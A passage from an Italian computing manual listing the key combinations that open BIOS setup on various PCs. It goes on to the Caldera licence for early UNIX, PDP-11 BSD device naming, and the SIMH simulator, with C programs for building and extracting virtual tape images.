Le tabelle successive riepilogano i comportamenti di alcuni elaboratori o di BIOS più noti. Come si può osservare esiste una grande quantità di possibilità e sicuramente i casi non si esauriscono a quelli descritti. Nelle situazioni in cui i vari tentativi falliscono, si può cercare di provocare una situazione per cui è il BIOS stesso a suggerire la configurazione: staccando la tastiera ed eventualmente anche tutte le unità, escluso ciò che serve per poter visualizzare qualcosa sullo schermo.

Tabella 823.1. Accesso alla configurazione del BIOS in base alla combinazione di tasti.

Comando	Elaboratore o BIOS tipico	Note
[*Canc*]	BIOS AMI e BIOS Award	
[*Esc*]	BIOS DTK	
[*Ins*]	IBM	
[*F1*]	IBM	
[*F2*]	Packard Bell	
[*F10*]	Compaq	Si preme il tasto quando appare un rettangolino lampeggiante all'angolo superiore destro dello schermo. Il programma per la modifica della configurazione risiede probabilmente nel disco fisso.
[*Ctrl Ins*]	IBM	Quando un cursore appare all'angolo superiore destro dello schermo.
[*Ctrl s*]	BIOS Phoenix	
[*Ctrl Alt*]	IBM	
[*Ctrl Alt Invio*]	Dell	
[*Ctrl Alt Esc*]	AST	
[*Ctrl Alt Ins*]	Zenith	
[*Ctrl Alt ?*]	IBM	
[*Ctrl Alt s*]	BIOS Phoenix	
[*Ctrl Alt a*]	Fortiva	
[*Maiuscole Ctrl Esc*]	Tandom	
[*Ctrl Alt u*]	Olivetti M4	Il programma per la modifica della configurazione risiede probabilmente nel disco fisso.

Tabella 823.2. Accesso alla configurazione del BIOS in base al nome del BIOS.

BIOS	Comando
AMI	[*Canc*], [*F1*], [*F2*]
Award	[*Canc*], [*Ctrl Alt Esc*]
DTK	[*Esc*]
Phoenix	[*F1*], [*F2*], [*Ctrl s*], [*Ctrl Alt Esc*], [*Ctrl Alt Ins*], [*Ctrl Alt s*]
Opus	[*Ctrl Alt Esc*]

Tabella 823.3. Accesso alla configurazione del BIOS in base al nome dell'elaboratore.

Elaboratore	Comando	Note
Acer	[*Ctrl Alt Esc*]	
ALR	[*Ctrl Alt Esc*], [*F2*]	
Aptiva	[*F1*]	
AST	[*F2*], [*Ctrl Alt Esc*]	
Compaq	[*F10*]	Si deve premere il tasto quando appare un rettangolino lampeggiante all'angolo superiore destro dello schermo. Il programma di configurazione è esterno.
Dell	[*F1*], [*Canc*], [*Ctrl Alt Invio*]	Alcuni modelli richiedono la pressione del tasto di riavvio (*reset*) per due volte.
Fortiva	[*Ctrl Alt a*]	
HP	[*F1*], [*F2*]	
IBM	[*F1*], [*Ctrl Alt Ins*], [*Ins*], [*Ctrl Alt*], [*Ctrl Ins*], [*Ctrl Alt ?*]	Nel caso della combinazione [*Ctrl Ins*], questa va usata quando il cursore si posiziona all'angolo superiore destro dello schermo.
NEC	[*F2*]	
Olivetti	[*Maiuscole Ctrl Alt* *Canc*], [*Ctrl Alt u*]	Il programma per la modifica della configurazione risiede probabilmente nel disco fisso.
Packard Bell	[*F1*], [*F2*]	
Sharp	[*F2*]	
Sony	[*F3*]	
Tandon	[*Maiuscole Ctrl Esc*], [*Ctrl Alt Esc*]	
Toshiba	[*Esc*], [*F1*]	
Zenith	[*Ctrl Alt Ins*]	

823.2 Programmi per la modifica della configurazione

La configurazione contenuta nella memoria C/MOS cambia in base al BIOS, ovvero in base alle caratteristiche del firmware. Quando il BIOS non contiene anche il programma per accedere alla modifica della configurazione, questo può essere stato distribuito assieme al sistema operativo (si tratta normalmente del Dos), oppure può risiedere in una partizione speciale del disco fisso.

L'utilizzazione di una porzione del disco fisso per collocare il programma di modifica è tipico degli elaboratori Olivetti e Compaq.

In mancanza di altro, quando c'è la necessità di intervenire nella configurazione del BIOS, ci si può arrischiare di azzerare completamente la memoria C/MOS, attraverso l'uso di qualche

programma che consenta di farlo. Eventualmente, anche un programma che salva e recupera la configurazione può essere usato per lo scopo, modificando il file con un programma che consenta di intervenire in modo binario (di solito in esadecimale). In questo modo si spera che il BIOS attribuisca almeno una configurazione predefinita; d'altra parte, questo è ciò che succede quando si scarica la batteria, anche se l'azzeramento non porta necessariamente a buoni risultati.

Segue un elenco di riferimenti a programmi che possono servire a modificare o ad azzerare la configurazione del BIOS.

- Cmoser [1]

  ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/sysutl/cmoser11.zip* ⟩

  ⟨*http://www.google.com/search?q=cmoser11.zip* ⟩

823.3 Geometria del disco fisso

Il BIOS degli elaboratori più vecchi non è in grado di individuare da solo la geometria del disco fisso ATA. Se non c'è la possibilità di avviare un sistema GNU/Linux allo scopo di avere questa informazione, si può usare il programma Dug_ide, [2] che è disponibile presso ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/diskutil/dugide21.zip* ⟩ ed eventualmente anche attraverso altri siti (⟨*http://www.google.com/search?q=dugide21.zip* ⟩).

823.4 Copia del BIOS

Oltre che salvare il contenuto della configurazione, può essere utile fare una copia del BIOS in un file, da conservare da qualche parte. Teoricamente, quando la memoria EPROM dovesse alterarsi, dovrebbe essere possibile reperire un programmatore di ROM in grado di riprodurne una copia fisica. A tale proposito possono essere utili due programmi:

- Bios [3]

  ⟨*http://homepages.uni-paderborn.de/mbockelk/bios1351.zip* ⟩

  ⟨*http://mbockelkamp.dyndns.org/mbockelkamp/* ⟩

- Biosutil [4]

  ⟨*http://www.drivermuseum.com/pub/utilities/bios/biosutil.zip* ⟩

823.5 Riferimenti

- *Getting into the BIOS*

  ⟨*http://www.inventio.co.uk/gettingintothebios.htm* ⟩

- *Why can't I access my BIOS? I press DEL but nothing happens!*

  ⟨*http://www.cybertechhelp.com/html/tutorials/tutorial.php/id/63* ⟩

- *Getting into the "setup" program during boot-up*

  ⟨*http://www.bobjohnson.com/laptopandcomputerinfo/setup.htm* ⟩

- Hubert Gregoire, *BIOS et SETUP*
  ⟨http://www.ac-nancy-metz.fr/services/tec/bios.htm ⟩
- *Bios central*
  ⟨http://www.bioscentral.com/ ⟩
- *Total hardware 1999*
  ⟨http://th99.dyndns.org/ ⟩
- Jarno Niemelä, *Jargon's Driver Museum: BIOS utilities*
  ⟨http://www.drivermuseum.com/files/utils/bios_u.html ⟩
- Matthias Bockelkamp, *Bockelkamp's Homepage*
  ⟨http://mbockelkamp.dyndns.org/mbockelkamp/ ⟩

[1] **Cmoser** software gratuito

[2] **Dug_ide** software gratuito, accompagnato dai sorgenti

[3] **Bios** software gratuito

[4] **Biosutil** shareware

Parte cxxviii

UNIX di ricerca

UNIX nasce negli elaboratori PDP-11. La diffusione e lo studio del sistema operativo ha favorito la fortuna di questa linea di elaboratori, tanto che esiste ancora un discreto interesse verso la preservazione dell'hardware del PDP-11 e delle architetture derivate.

Negli anni 1970 UNIX è un sistema operativo di ricerca, dal quale emerge la filosofia della condivisione della conoscenza informatica. Il desiderio di preservare il PDP-11 va di pari passo con quello di conservare, per ciò che è possibile, quanto resta di tali versioni di Unix, assieme alle varianti ed estensioni dell'università di Berkeley, dello stesso periodo.

Una licenza speciale per le prime edizioni di UNIX

La proprietà dei diritti sul codice UNIX originale si è trasferita più volte. Ogni «proprietario» ha gestito --o preteso di gestire-- questi diritti a propria discrezione; in particolare si ricorda nel 1994 la controversia tra Novell e l'università di Berkeley e nel 2003 quella tra SCO Group e IBM. Ma nel 2002 va ricordato un evento importante: Caldera (successivamente divenuta SCO Group), che in quel momento ne aveva i diritti, rilascia le prime edizioni di UNIX con una licenza simile a quella di BSD. Purtroppo, nel momento in cui SCO Group ha iniziato la causa contro IBM, questa licenza è scomparsa dal sito originale, ma continua a essere conservata e pubblicata dagli amatori del vecchio UNIX.

Riferimenti

- Caldera, *Dear UNIX® enthusiast*, 2002

  ⟨*http://www.tuhs.org/Archive/Caldera-license.pdf* ⟩

- Dion L. Johnson II, *Liberal license for ancient UNIX sources*, 2002

  ⟨*http://www.lemis.com/grog/UNIX/* ⟩

  ⟨*http://www.lemis.com/~grog/UNIX/* ⟩

Figura u38.1. La licenza, in stile «BSD», per le prime versioni di UNIX.

CALDERA

240 West Center Street
Orem, Utah 84057
801-765-4999 Fax 801-765-4481

January 23, 2002

Dear UNIX® enthusiasts,

Caldera International, Inc. hereby grants a fee free license that includes the rights use, modify and distribute this named source code, including creating derived binary products created from the source code. The source code for which Caldera International, Inc. grants rights are limited to the following UNIX Operating Systems that operate on the 16-Bit PDP-11 CPU and early versions of the 32-Bit UNIX Operating System, with specific exclusion of UNIX System III and UNIX System V and successor operating systems:

32-bit 32V UNIX
16 bit UNIX Versions 1, 2, 3, 4, 5, 6, 7

Caldera International, Inc. makes no guarantees or commitments that any source code is available from Caldera International, Inc.

The following copyright notice applies to the source code files for which this license is granted.

Copyright(C) Caldera International Inc. 2001-2002. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

Redistributions of source code and documentation must retain the above copyright notice, this list of conditions and the following disclaimer. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

All advertising materials mentioning features or use of this software must display the following acknowledgement:

This product includes software developed or owned by Caldera International, Inc.

Neither the name of Caldera International, Inc. nor the names of other contributors may be used to endorse or promote products derived from this software without specific prior written permission.

USE OF THE SOFTWARE PROVIDED FOR UNDER THIS LICENSE BY CALDERA INTERNATIONAL, INC. AND CONTRIBUTORS ``AS IS'' AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL CALDERA INTERNATIONAL, INC. BE LIABLE FOR ANY DIRECT, INDIRECT INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

Very truly yours,

/signed/ Bill Broderick

Bill Broderick
Director, Licensing Services

* UNIX is a registered trademark of The Open Group in the US and other countries.

Capitolo 824

Caratteristiche dei primi sistemi UNIX e BSD

Le prime versioni di UNIX e di BSD (quelle per il PDP-11) hanno delle caratteristiche comuni, anche se non si può avere la certezza che siano sempre perfettamente uniformi. Queste caratteristiche vengono riassunte in questo capitolo.

824.1 Partizioni

Un disco utilizzato da una distribuzione BSD tradizionale è sempre diviso in partizioni, mentre con UNIX queste non ci sono, in quanto lo spazio finale, dopo la conclusione del file system viene usato per lo scambio della memoria virtuale.

Le partizioni BSD sono identificate da «etichette», definite *disklabel*. I nomi di queste etichette sono dati da una lettera alfabetica seguita da due punti: «*x*:». Una distribuzione BSD tradizionale può gestire per ogni disco un massimo di otto partizioni e le prime hanno generalmente un ruolo prestabilito.

Tabella 824.1. Utilizzo normale delle partizioni nei sistemi BSD tradizionali.

Etichetta	Utilizzo
`a:`	Partizione principale.
`b:`	Partizione di scambio per la memoria virtuale.
`c:`	Spazio complessivo di tutto il disco.
`d:` `e:` `f:` `g:` `h:`	Partizioni disponibili.

Sempre per quanto riguarda BSD, la partizione identificata dall'etichetta '**`c:`**' serve generalmente a delimitare lo spazio complessivo del disco. Si osservi che non è possibile collocare una partizione per lo scambio della memoria virtuale in una partizione diversa dalla seconda; inoltre, tra i file di dispositivo non ne è previsto uno che rappresenti il disco complessivo: da ciò deriva la necessità di avere l'etichetta '**`c:`**'.

824.2 Dispositivi

Le distribuzioni UNIX e BSD tradizionali classificano i dispositivi di memorizzazione, che nel PDP-11 potevano essere molto diversi, in gruppi omogenei, in base all'organizzazione del codice necessario per accedervi. Questi gruppi hanno delle sigle che è necessario conoscere.

Tabella 824.2. Sigle e file di dispositivo usati per le unità di memorizzazione. Le associazioni sono indicative.

unità di controllo	modello	tipo	BSD	
RK11	RK05	cartridge	rk	/dev/**rk**0a /dev/r**rk**0a
RK611	RK06 RK07		hk	/dev/**hk**0a /dev/r**hk**0a
RL11 RLV12	RL01 RL02		rl	/dev/**rl**0a /dev/r**rl**0a
RP11	RP01	pack	rp	/dev/**rp**0a /dev/r**rp**0a
	RP02			
	RP03			
Massbus: RH70 RH11	RP04		xp	/dev/**xp**0a /dev/r**xp**0a
	RP05			
	RP06			
	RP07	fixed		
	RM02	pack		
	RM03			
	RM05			
	RM80	fixed		
MSCP: RQDX3	RA60	pack	ra	/dev/**ra**0a /dev/r**ra**0a
	RA70	fixed		
	RA71			
	RA72			
	RA73			
	RA80			
	RA81			
	RA82			
	RA90			
	RA92			
	RD51	fixed		
	RD52			
	RD53			
	RD54			
	RD31			
	RD32			
	RX33	fd 5,25 in		
	RX50	fd 5,25 in		
RX11	RX01	fd 8 in		
RX211	RX02			

unità di controllo	modello	tipo	BSD	
MSCP: RQDX3	RA60	pack	ra	/dev/**ra**0a /dev/r**ra**0a
	RA70	fixed		
	RA71			
	RA72			
	RA73			
	RA80			
	RA81			
	RA82			
	RA90			
	RA92			
	RD51	fixed		
	RD52			
	RD53			
	RD54			
	RD31			
	RD32			
	RX33	fd 5,25 in		
	RX50	fd 5,25 in		
RX11	RX01	fd 8 in		
RX211	RX02			

TM02 TM03	TE16	tape	ht	
	TU45			
	TU77			
	TE10		tm	
	TM11			
	TS11		ts	
	TSV05			

824.3 File di dispositivo delle unità di memorizzazione

I file di dispositivo delle unità di memorizzazione a disco sono classificate in base al gruppo di dispositivi di cui fanno parte; inoltre, possono essere disponibili a coppie: una versione a blocchi e un'altra a caratteri.

Nello UNIX di ricerca, la struttura del nome dei file di dispositivo per le unità a disco segue una regola abbastanza semplice:

[r] ***hhn***

La lettera «r» iniziale, se appare indica un dispositivo a caratteri e sta per *raw*. I dispositivi di questo tipo (a caratteri), se previsti, si usano solo nella fase di inizializzazione e creazione dei file system, oltre che nella copia brutale dell'immagine della partizione.

Le due lettere successive, che nel modello appaiono come ***hh***, richiamano il nome del tipo di dispositivo, come annotato nella tabella della sezione precedente. Per esempio, il file '`/dev/rk0`' è un dispositivo a blocchi per l'accesso al primo disco di tipo '**`rk`**' (un disco RK05). Nello stesso modo, il file '`/dev/rrk0`' è il dispositivo a caratteri (*raw*) dello stesso disco.

Nel caso di BSD, la forma del nome di questi file di dispositivo rimane la stessa, con l'aggiunta della lettera della partizione. Per esempio, il file '`/dev/ra0a`' è un dispositivo a blocchi per l'accesso diretto alla prima partizione del primo disco di tipo '**`ra`**'. Nello stesso modo, il file '`/dev/rra0a`' è un dispositivo a caratteri della stessa partizione. È da osservare che con BSD un file di dispositivo a blocchi per il disco intero non è più disponibile, mentre rimane per la versione a caratteri; per esempio, esiste '`/dev/rhk0`', ma **non esiste** più '`/dev/hk0`'.

824.4 Unità a nastro

I file di dispositivo delle unità a nastro non sono differenziati e vanno ricreati al volo, in base al tipo di nastro effettivamente esistente.

824.5 Collocazione dei file eseguibili

Nei primi sistemi UNIX non esistono le directory '`/sbin/`' e '`/usr/sbin/`', in quanto i programmi più delicati si trovano invece nella directory '`/etc/`' che non è inclusa nei percorsi predefiniti per questo. Pertanto, per avviare programmi come '**`mknod`**' o '**`mkfs`**', occorre anteporre tutto il percorso:

```
# /etc/mknod ...
```

824.6 Riferimenti

- Steven Schulz, *Installing and operating 2.11BSD on the PDP-11*, 1995

  ⟨http://minnie.tuhs.org/PUPS/Setup/2.11bsd_setup.pdf⟩

  ⟨http://minnie.tuhs.org/PUPS/Setup/2.11bsd_setup.html⟩

Capitolo 825

SIMH e il PDP-11

SIMH[1] è un simulatore di hardware per una serie di vecchi elaboratori, tra i quali anche il famoso PDP-11. La simulazione implica generalmente l'accesso a file su disco che rappresentano, di volta in volta, l'immagine di un disco, di un nastro, di una stampante.

Per poter utilizzare SIMH occorre leggere la documentazione originale annotata alla fine del capitolo. Qui vengono annotate solo poche cose e in particolare ciò che riguarda il PDP-11.

825.1 Utilizzo normale

SIMH è costituito da un gruppo di programmi, ognuno specializzato per la simulazione di un certo tipo di elaboratore. Per esempio, per avviare la simulazione di un PDP-11, si usa normalmente il programma '**pdp11**'. Se si avvia il programma senza argomenti, si interagisce con il simulatore:

$ **pdp11** [*Invio*]

```
  PDP-11 simulator V3.6-1

sim>
```

Da questa modalità interattiva, si danno dei comandi, con i quali si specificano delle opzioni di funzionamento e si definisce l'uso di file-immagine di unità che devono essere gestite. Di norma si prepara uno script per non perdere tempo, come nell'esempio seguente:

```
SET     CPU  11/45
SHOW    CPU
;
; RL02 cartridge disks.
;
SET     RL   ENABLE
ATTACH  RL0  bsd_2.9_root_rl02.dsk
SHOW    RL0
;
; Boot.
;
BOOT    RL0
```

Le istruzioni che si possono dare dipendono molto dal tipo particolare di simulazione prescelto e sono documentate separatamente, rispetto alla guida generale sull'uso di SIMH. È comunque utile osservare che questi comandi non fanno differenza nell'uso di lettere maiuscole o minuscole, a parte quando si fa riferimento a file-immagine, che vanno scritti come richiede il sistema operativo esterno.

Per eseguire uno script è sufficiente avviare il programma seguito dal nome dello stesso:

$ **pdp11 avvio.ini** [*Invio*]

In alternativa, durante il funzionamento interattivo, è possibile usare il comando '**DO**':

sim> **do avvio.ini** [*Invio*]

Durante il funzionamento interattivo del simulatore, è possibile concludere l'attività con il comando '**QUIT**':

sim> **quit** [*Invio*]

Oltre al fatto che i comandi di SIMH possono essere espressi indifferentemente con lettere maiuscole o minuscole, va osservato che questi comandi possono essere abbreviati; pertanto, spesso si vedono esempi di utilizzo di SIMH con comandi apparentemente differenti, per il solo fatto che sono stati abbreviati.

825.2 Avvio e sospensione di una simulazione

In condizioni normali, salvo configurazione differente, SIMH associa alla combinazione di tasti [*Ctrl e*] la sospensione della simulazione. In pratica, una volta avviata la simulazione, questa combinazione ne produce la sospensione.

Una volta sospesa una simulazione, la si può riprendere, allo stato in cui si trovava, con il comando '**CONT**'; inoltre, è possibile salvare lo stato di funzionamento di una simulazione sospesa in un file, per poi recuperarla in un secondo momento e riprendere la simulazione da quella condizione.

Comando	Descrizione
[*Ctrl e*]	Sospende la simulazione.
CONT	Riprende la simulazione sospesa.
SAVE ***file***	Salva in un file una simulazione sospesa.
RESTORE ***file***	Recupera da un file una simulazione sospesa (da riprendere poi con il comando '**CONT**').

825.3 Nastri virtuali

SIMH gestisce i nastri magnetici come file su disco, aventi però una struttura particolare che riproduce l'organizzazione dei dati nel nastro stesso. Il nastro, per sua natura, è suddiviso in ***record***; pertanto, anche i file di SIMH devono riprodurre tale informazione.


Figura 825.4. Struttura dei dati che rappresentano un nastro virtuale per SIMH.

In pratica, ogni record (che deve avere una quantità pari di byte) è preceduto e anche seguito da 32 bit che rappresentano la dimensione dello stesso, in byte, tenendo conto che il valore deve essere rappresentato in modalità *little-endian*. Alla fine del file, altri 32 bit a zero indicano la conclusione dello stesso (come se fosse l'inizio di un record vuoto. L'esempio che appare nella figura mostra la sequenza di questi dati; in particolare, il numero $0A000000_{16}$, va interpretato effettivamente come $0000000A_{16}$ (a causa dell'inversione *little-endian*), pari a 10_{10}; pertanto, il record è composto da 10 byte.

Figura 825.5. Esempio di un nastro virtuale per SIMH, visto in esadecimale e secondo il codice ASCII. Il file originale è una sequenza di 100 byte contenenti le cifre numeriche da zero a nove (da 30_{16} a 39_{16} secondo il codice ASCII), suddiviso in record da 10 byte.

```
00000000  0a 00 00 00 30 31 32 33  34 35 36 37 38 39 0a 00  |....0123456789..|
00000010  00 00 0a 00 00 00 30 31  32 33 34 35 36 37 38 39  |......0123456789|
00000020  0a 00 00 00 0a 00 00 00  30 31 32 33 34 35 36 37  |........01234567|
00000030  38 39 0a 00 00 00 0a 00  00 00 30 31 32 33 34 35  |89........012345|
00000040  36 37 38 39 0a 00 00 00  0a 00 00 00 30 31 32 33  |6789........0123|
00000050  34 35 36 37 38 39 0a 00  00 00 0a 00 00 00 30 31  |456789........01|
00000060  32 33 34 35 36 37 38 39  0a 00 00 00 0a 00 00 00  |23456789........|
00000070  30 31 32 33 34 35 36 37  38 39 0a 00 00 00 0a 00  |0123456789......|
00000080  00 00 30 31 32 33 34 35  36 37 38 39 0a 00 00 00  |..0123456789....|
00000090  0a 00 00 00 30 31 32 33  34 35 36 37 38 39 0a 00  |....0123456789..|
000000a0  00 00 0a 00 00 00 30 31  32 33 34 35 36 37 38 39  |......0123456789|
000000b0  0a 00 00 00 00 00 00 00                           |........|
000000b8
```

SIMH offre solo strumenti di conversione da altri formati o di analisi del contenuto, ma manca la possibilità di creare un nastro a partire da file comuni e di estrarre poi i file stessi. Per questo occorre realizzare un proprio programma. Gli esempi che si vedono nei listati successivi, funzionano correttamente se la piattaforma prevede interi da 32 bit, rappresentati in modalità *little-endian*.

Listato 825.6. Programma per la conversione di un file comune nel formato adatto a SIMH per simulare i nastri magnetici.

```
#include <stdio.h>
int main (int argc, char *argv[])
{
    int  iRecordLength;          // 32 bit, little endian.
    char acRecord[65535];        // 65535 is the max record length.
    int  iZero;
    int  iByteRead;
    int  iByteLeft;
    //
    iZero = '\0';
    //
    // Get the record length from command line argument.
    //
    sscanf (argv[1], "%d", &iRecordLength);
    //
    // Read and write data.
    //
    while (1)   // Loop forever.
      {
        //
        // Read from standard input one record.
        //
        iByteRead = fread (acRecord, 1, iRecordLength, stdin);
        //
        if (iByteRead == iRecordLength)
          {
            //
            // The record was read completely.
            //
            fwrite (&iRecordLength, 4, 1, stdout);
            fwrite (acRecord, iByteRead, 1, stdout);
            fwrite (&iRecordLength, 4, 1, stdout);
          }
        else if (iByteRead == 0)
          {
            //
            // Nothing was read. The file is finished.
            //
            fwrite (&iZero, 1, 4, stdout);
            break;
          }
        else if (iByteRead < iRecordLength)
          {
            //
            // The record was read partially: it must be
            // filled with zeroes.
            //
            iByteLeft = iRecordLength - iByteRead;
            //
            fwrite (&iRecordLength, 4, 1, stdout);
            fwrite (acRecord, iByteRead, 1, stdout);
```

```
            while (iByteLeft > 0)
              {
                fwrite (&iZero, 1, 1, stdout);
                iByteLeft--;
              }
            fwrite (&iRecordLength, 4, 1, stdout);
            //
            // The file is finished.
            //
            fwrite (&iZero, 1, 4, stdout);
            break;
          }
      }
    return 0;
}
```

Il programma che si vede nel listato precedente converte un file normale in un «file su nastro», leggendo lo standard input e generando il risultato attraverso lo standard output. Se il file si chiama '`convert_file_to_simh_tape.c`', si compila semplicemente così:

`$` **`cc convert_file_to_simh_tape.c`** [*Invio*]

`$` **`mv a.out convert_file_to_simh_tape`** [*Invio*]

Supponendo di volere convertire il file '`mio_file`' in un nastro virtuale, avente record da 1 024 byte, si può procedere così:

`$` **`./convert_file_to_simh_tape 1024 < mio_file > mio_file.tap`** [*Invio*]

Una volta convertiti tutti i file che si vogliono usare, si possono mettere assieme in uno stesso «nastro virtuale», semplicemente concatenandoli, per esempio così:

`$` **`cat file_0.tap file_1.tap`** ... **`> nastro_completo.tap`** [*Invio*]

L'estrazione di un file da un nastro richiede invece un procedimento più complesso. L'esempio riportato nel listato successivo mostra un programma che si limita a estrarre il primo file.

Listato 825.7. Programma per l'estrazione del primo file contenuto nell'immagine di un nastro virtuale di SIMH.

```
#include <stdio.h>
int main (int argc, char *argv[])
{
    int  iRecordLength;         // 32 bit, little endian.
    char acRecord[65535];       // 65535 is the max record length.
    int  iZero;
    int  iByteRead;
    int  iByteLeft;
    //
    iZero = '\0';
    //
    // Read and write data.
    //
    while (1)  // Loop forever.
```

```
        {
          //
          // Read from standard input the record length.
          //
          iByteRead = fread (&iRecordLength, 1, 4, stdin);
          //
          if (iByteRead == 0)
            {
              //
              // The file is finished.
              //
              break;
            }
          else if (iByteRead < 4)
            {
              //
              // This should not happen.
              //
              return 1;
            }
          else if (iRecordLength == 0)
            {
              //
              // As the value is zero, this is the end of the
              // first file, and no other file is saved.
              //
              break;
            }
          else
            {
              //
              // Continue reading a record.
              //
              iByteRead = fread (acRecord, 1, iRecordLength, stdin);
              //
              if (iByteRead < iRecordLength)
                {
                  //
                  // The record is not complete.
                  //
                  return 1;
                }
              else
                {
                  //
                  // The record seems ok: write to output.
                  //
                  fwrite (acRecord, iByteRead, 1, stdout);
                  //
                  // Try to read from standard input the same
                  // old record length (and ignore it).
                  //
                  iByteRead = fread (&iRecordLength, 1, 4, stdin);
```

```
                  //
                  if (iByteRead < 4)
                    {
                      //
                      // this should not happen!
                      //
                      return 1;
                    }
                }
            }
          //
          // Continue the loop.
          //
        }
      return 0;
  }
```

Il programma appena mostrato, si aspetta di leggere un file-immagine conforme alle specifiche di SIMH e non è in grado di gestire altre situazioni. Se si verificano errori, il programma termina di funzionare senza avvertimenti di qualunque sorta. Il file in ingresso viene atteso dallo standard input e il file estratto viene emesso attraverso lo standard output. Se il file si chiama '`estrai.c`', si compila semplicemente così:

$ **`cc estrai.c`** [*Invio*]

$ **`mv a.out estrai`** [*Invio*]

Supponendo di volere estrarre il primo file contenuto nell'immagine '`mio_file.tap`' si può procedere così:

$ **`./estrai < mio_file.tap > file_0`** [*Invio*]

Dal momento che i dati in un nastro sono organizzati in record di dimensione uniforme, è normale che quanto estratto contenga qualche byte in più, ma a zero (00_{16}). Di norma, i file che vengono archiviati su nastro hanno una struttura tale per cui questa aggiunta diventa ininfluente.

Listato 825.8. Programma completo per l'estrazione di tutti i file da un'immagine di un nastro di SIMH.

```
#include <stdio.h>
int main (int argc, char *argv[])
{
    int  iRecordLength;         // 32 bit, little endian
    char acRecord[65535];       // 65535 is the max record length.
    int  iZero;
    int  iByteRead;
    int  iByteLeft;
    char aczRootFileName[252];
    char aczFileName[255];
    int  iFileCounter;
    FILE *pfOut;
    //
    iZero        = '\0';
```

```
    iFileCounter = '\0';
    //
    // Get root file name.
    //
    sscanf (argv[1], "%s", aczRootFileName);
    //
    // Open the first output file.
    //
    sprintf (aczFileName, "%s-%03d", aczRootFileName, iFileCounter);
    pfOut = fopen (aczFileName, "w");
    printf ("%s\n", aczFileName);
    //
    // Read and write data.
    //
    while (1)
      {
        //
        // Read from standard input the record length.
        //
        iByteRead = fread (&iRecordLength, 1, 4, stdin);
        //
        if (iByteRead == 0)
          {
            //
            // The file is finished, although it is not
            // correctly ended. There are no more files.
            //
            fclose (pfOut);
            //
            break;
          }
        else if (iByteRead < 4)
          {
            //
            // This should not happen, but close anyway.
            //
            fclose (pfOut);
            //
            return 1;
          }
        else if (iRecordLength == 0)
          {
            //
            // Then length of the next record is zero.
            // This is the end of the first file: prepare the next one.
            //
            fclose (pfOut);
            iFileCounter++;
            sprintf (aczFileName, "%s-%03d", aczRootFileName, iFileCounter);
            pfOut = fopen (aczFileName, "w");
            printf ("%s\n", aczFileName);
            //
          }
```

```
          else
            {
              //
              // The record length was read: no read the record.
              //
              iByteRead = fread (acRecord, 1, iRecordLength, stdin);
              //
              if (iByteRead < iRecordLength)
                {
                  //
                  // The record is not complete: close.
                  //
                  fwrite (acRecord, iByteRead, 1, pfOut);
                  fclose (pfOut);
                  //
                  return 1;
                }
              else
                {
                  //
                  // The record seems ok: write to output.
                  //
                  fwrite (acRecord, iByteRead, 1, pfOut);
                  //
                  // Try to read from standard input the same
                  // old record length (and ignore it).
                  //
                  iByteRead = fread (&iRecordLength, 1, 4, stdin);
                  //
                  if (iByteRead < 4)
                    {
                      //
                      // this should not happen: close.
                      //
                      fclose (pfOut);
                      //
                      return 1;
                    }
                }
            }
          //
          // Continue the loop.
          //
        }
      //
      return 0;
  }
```

Il programma che appare nell'ultimo listato è completo, in quanto estrapola tutti i file contenuti in un'immagine di nastro secondo SIMH. Il programma riceve dalla riga di comando la radice del nome dei file da creare, quindi genera una sequenza numerata con quella radice. In generale, l'ultimo file è vuoto e va ignorato.

Se il programma del listato è contenuto nel file ‘simh_tape_to_file.c’, si compila così:

$ **cc convert_simh_tape_to_file.c** [*Invio*]

